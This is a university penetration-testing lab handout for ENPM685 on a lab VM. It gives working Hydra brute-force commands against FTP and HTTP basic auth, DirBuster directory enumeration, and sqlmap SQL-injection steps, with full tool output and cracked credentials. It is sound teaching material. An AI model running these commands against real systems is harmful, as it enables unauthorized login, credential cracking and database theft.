ENPM685 – Penetration Testing Exercises, part 2

Version 2.9 – January 22nd 2022


Brute Forcing with Hydra (20 minutes)

Brute Force an FTP Account With Hydra

Command to use for brute forcing an FTP account:
`hydra` ***`ubuntu.ip`*** **`ftp -l admin -P /usr/share/wordlists/rockyou.txt -e ns -vV`**


This command line says to brute force the **admin** user on the FTP server listening at **ubuntu.ip** using the wordlist **/usr/share/wordlists/rockyou.txt** (this is compressed by default, if you have not already uncompressed it run **`gzip –d /usr/share/wordlists/rockyou.txt.gz`**)

The **`-e ns`** says to check for an empty/null password as well as the username as the password. The **`-vV`** enabled verbose mode and shows every user name/password combo as it is entered.




```
┌──(root💀kali)-[/home/kts]
└─# hydra 172.16.0.208 ftp -l admin -P /usr/share/wordlists/rockyou.txt -e ns -vV
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-22 19:17:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries
 per task
[DATA] attacking ftp://172.16.0.208:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "admin" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "123456" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "12345" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "123456789" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "password" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "iloveyou" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "princess" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "1234567" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "rockyou" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "12345678" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "abc123" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "nicole" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "daniel" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "babygirl" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target 172.16.0.208 - login "admin" - pass "monkey" - 16 of 14344401 [child 15] (0/0)
[21][ftp] host: 172.16.0.208   login: admin   password: monkey
[STATUS] attack finished for 172.16.0.208 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-22 19:17:13
```

Now we have credentials – user: **admin**   password: **monkey**



```
┌──(kts㉿kali)-[~]
└─$ ftp 172.16.0.208
Connected to 172.16.0.208.
220 (vsFTPd 3.0.3)
Name (172.16.0.208:kts): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/home/admin" is the current directory
ftp> quit
221 Goodbye.
```


Brute Force Basic HTTP Authentication with Hydra



Hydra can also be used to brute force web pages and web applications. If you check the **`/admin`** page on your Ubuntu VM with a web browser you will receive a pop-up window asking for a user name and password. →


Let's see if we can crack it with Hydra. We're going to make an assumption on the username – **`admin`** – so we only need to focus on the password. We will use the **`-P`** option to list the rockyou.txt word list, **`-s`** to specify port 80 (default for HTTP but this can be handy for web-based services on different ports) we will specify the type HTTP request to use for this brute forcing – **`http-get`** – and the URI to go to **`/admin`**. Finally, we will tell hydra to stop on the first successful user/password combo we find with **`-f`**.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 -f ubuntu.ip
http-get /admin
```



```
┌──(kts㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 -f 172.16.0.208 http-get /admin
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-22 19:25:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
 per task
[DATA] attacking http-get://172.16.0.208:80/admin
[80][http-get] host: 172.16.0.208   login: admin   password: monkey
[STATUS] attack finished for 172.16.0.208 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-22 19:25:34
```

It looks like a combo of admin / monkey will get us in. Login to the web page with that pairing. What do you see that may be useful for compromising the system further?



SECRET ADMIN PAGE

Your account password is "monkey"


Because you always forget it here is a copy of your SSH key:
admin-key.txt

ssh -i admin-key.txt admin@ubunti.ip

(Don't forget to set the file permissions correctly! - **chmod 400 admin-key.txt**)

dirbuster Exercise (10 minutes)

1. In a Terminal in Kali type **`dirbuster`** and press Enter.
2. The **dirbuster** GUI will load.




```
Target URL (eg http://example.com:80/)
Work Method          ( ) Use GET requests only  (•) Auto Switch (HEAD and GET)
Number Of Threads    10 Threads  [ ] Go Faster
Select scanning type:  (•) List based brute force  ( ) Pure Brute Force
File with list of dirs/files
Char set a-zA-Z0-9%20-_   Min length 1   Max Length 8
Select starting options:  (•) Standard start point  ( ) URL Fuzz
[✓] Brute Force Dirs    [✓] Be Recursive           Dir to start with  /
[✓] Brute Force Files   [ ] Use Blank Extension    File extension     php
URL to fuzz - /test.html?url={dir}.asp
Please complete the test details
```

3. Enter the following information:


   Target URL: **`http://`*`ubuntu.ip`***

   File with list of directoriess/files -> click **`Browse`** and navigate to **`/usr/share/dirbuster/wordlists/`** (I'm using **`directory-list-1.0.txt`** in this example.)

   If you want, before you begin click the "**List Info**" button to see what the default directories checked with **dirbuster** are.



```
The following lists are included with DirBuster:

apache-user-enum-1.0.txt  (8916 usernames)
Used for guessing system users on apache with the userdir module enabled, based on a
username list I had lying around (unordered)

apache-user-enum-2.0.txt  (10341 usernames)
Used for guessing system users on apache with the userdir module enabled, based
on ~XXXXX found during list generation (Ordered)

directory-list-2.3-small.txt  (87650 words)
Directories/files that where found on at least 3 different hosts

directory-list-2.3-medium.txt  (220546 words)
Directories/files that where found on at least 2 different hosts

directory-list-lowercase-2.3-small.txt  (81629 words)
Case insensitive version of directory-list-2.3-small.txt

directory-list-lowercase-2.3-medium.txt  (207629 words)
Case insensitive version of directory-list-2.3-medium.txt

directory-list-1.0.txt  (141694 words)
Original unordered list

directories.jbrofuzz (50000 words)
Case sensitive list from the OWASP JbroFuzz Project.  Explicit words have been removed

Old lists (not included, avalible from http://sourceforge.net/projects/dirbuster/)

directory-list-2.3-big.txt  (1273819 words)
```



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/): http://192.168.2.159

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads; Go Faster [ ]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-1.0.txt (Browse) (List Info)

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

[✓] Brute Force Dirs [✓] Be Recursive Dir to start with: /


[✓] Brute Force Files [ ] Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: 192.168.2.159

(Exit) (Start)

Please complete the test details

4. Click **Start**
5. **dirbuster** will take some time to run. You'll see a status update in the application and the Terminal window which you launched it from.



root@kali: ~

File Edit Vi

```
t the conne
ERROR: http
t the conne
ERROR: http
 the connec
Starting di
Dir found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
Dir found:
File found:
Dir found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
File found:
Dir found:
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.2.159:80/

Scan Information | Results - List View: Dirs: 3 Files: 19 | Results - Tree View | Errors: 0

Testing for dirs in /	2%
Testing for files in / with extention .php	2%
Testing for dirs in /admin/	0%
Testing for files in /admin/ with extention .php	0%
Testing for dirs in //	0%
Testing for files in // with extention .php	0%
Testing for dirs in /icons/	0%

Current speed: 438 requests/sec (Select and right click for more options)

Average speed: (T) 420, (C) 428 requests/sec

Parse Queue Size: 0

Total Requests: 10096/1133588


Current number of running threads: 10 (Change)

Time To Finish: 00:43:44

(Back) (Pause) (Stop) (Report)

Starting dir/file list based brute forcing //legal/

6. You can click the "**Results**" or "**Results – Tree View**" tabs while the scan is running to see what has been found.


Scan Information | Results - List View: Dirs: 17 Files: 78 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
/	200	367
info.php	200	91572
sqli.php	200	312
cmd.php	200	478
upload.php	200	576
xss.php	200	400
brute.php	200	393
index.php	200	569
upload2.php	200	474
brute2.php	200	193
admin	200	209
index.php	200	209
.php	403	470
.php	403	464
icons	403	466
phpmyadmin	200	10797
url.php	302	319

7. In a web browser take a look at any URLs that look interesting. Anything of use in these URLs?

sqlmap Exercises (10 minutes)


`sqlmap` commonly used command line options

Review the ***sqlmap Quick Reference*** document for examples and more command line options.

`-u “http://site/page?id=1”`	The most basic use of `sqlmap`, check to see if the URL specified by –u is vulnerable to SQL injection
`-b`	Grab the database server banner information (useful for testing)
`--dbs`	List the databases contained inside the database server
`-D "db_name" --tables`	List the tables contained inside the database named **`"db_name"`**
`-D "db_name" -T "table" --dump`	Dump the contents of the **`"table"`** table inside the database named **`"db_name"`**
`--dump-all`	Dump the entire database – do this after you have performed recon and are sure you want the whole database. This can take a very long time.
`--cookie=COOKIE`	Specify specific cookies to send with the request, this is needed for URLs that need a session/authentication to access.
`--random-agent`	Supply a random User-Agent string, this can be helpful to get around rate limiting, WAF/IDS detection
`--fresh-queries`	By default `sqlmap` will check cached results before making a fresh request. This saves time but can throw off verification testing that an issue has been resolved.
`--flush-sessions`	Same as above

Let’s find a page that may be SQL injectable


1. Open a web browser in Kali
2. Go to **`http://`*`ubuntu.ip`***
3. Review the page, any jump out as possible pages that might be SQL injectable?



The ENPM685 Dojo

- SQL injection
- Blind SQL injection
- Command execution
- File upload
- XSS (Reflected)
- Brute force

4. Hopefully the “**SQL injection**” and “**Blind SQL injection**” links jump out at you. Click the “**SQL injection**” link. It should load up with some information.


192.168.2.159/sqli.php?id=1


Movie name: Sneakers

Movie review: Sneakers might be the best hacker movie ever

Movie grade: A+

Back to Dojo

5. Click the address bar and add a single quote **’** to the end of the URL so it looks like **`http://`*`ubuntu.ip`*`//sqli.php?id=1’`** and press **`Enter`** to reload the page.



192.168.2.159/sqli.php?id=1'

Warning: mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/sqli.php** on line **11**
Back to Dojo


6. Notice the error message? **Congrats you have found your first SQL injectable page!**

Using `sqlmap`


1. Let’s use **sqlmap** and see what we can find. Open a Terminal in Kali
2. Type the following: **`sqlmap -u http://`*`ubuntu.ip`*`/sqli.php?id=1 -b`** and press **`Enter`**. (The command breaks down as follow: **`-u`** = the URL to test **`-b`** = get the database banner/version information.)


```
┌──(kts㉿ kali)-[~]
└─$ sqlmap -b -u http://172.16.0.208/sqli.php?id=1

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:09:50 /2022-01-22/

[20:09:50] [INFO] testing connection to the target URL
[20:09:50] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:09:50] [INFO] testing if the target URL content is stable
[20:09:51] [INFO] target URL content is stable
[20:09:51] [INFO] testing if GET parameter 'id' is dynamic
[20:09:51] [INFO] GET parameter 'id' appears to be dynamic
[20:09:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBM
S: 'MySQL')
[20:09:51] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
 [Y/n]
```

3. If asked if you want to skip test payloads for other DBMS types press **`Enter`** to select **Yes**. Do the same for the next question.
4. You'll see a message that the GET parameter 'id' is vulnerable and if you want to test additional methods. Select **No** (press **`Enter`**) to continue on.


```
[20:10:39] [INFO] GET parameter 'id' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```


5. **`sqlmap`** will finish up and tell you the server version information.


```
[20:12:06] [INFO] the back-end DBMS is MySQL
[20:12:06] [INFO] fetching banner
web server operating system: Linux Ubuntu 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.27-0ubuntu0.20.04.1'
```

Learning more about the databases with `sqlmap`


1. Let's use the "**`--dbs`**" option to see what databases are on the remote server. The full command is:

`sqlmap -u http://ubuntu.ip/sqli.php?id=1 --dbs`


```
[20:13:43] [INFO] fetching database names
available databases [5]:
[*] enpm685
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

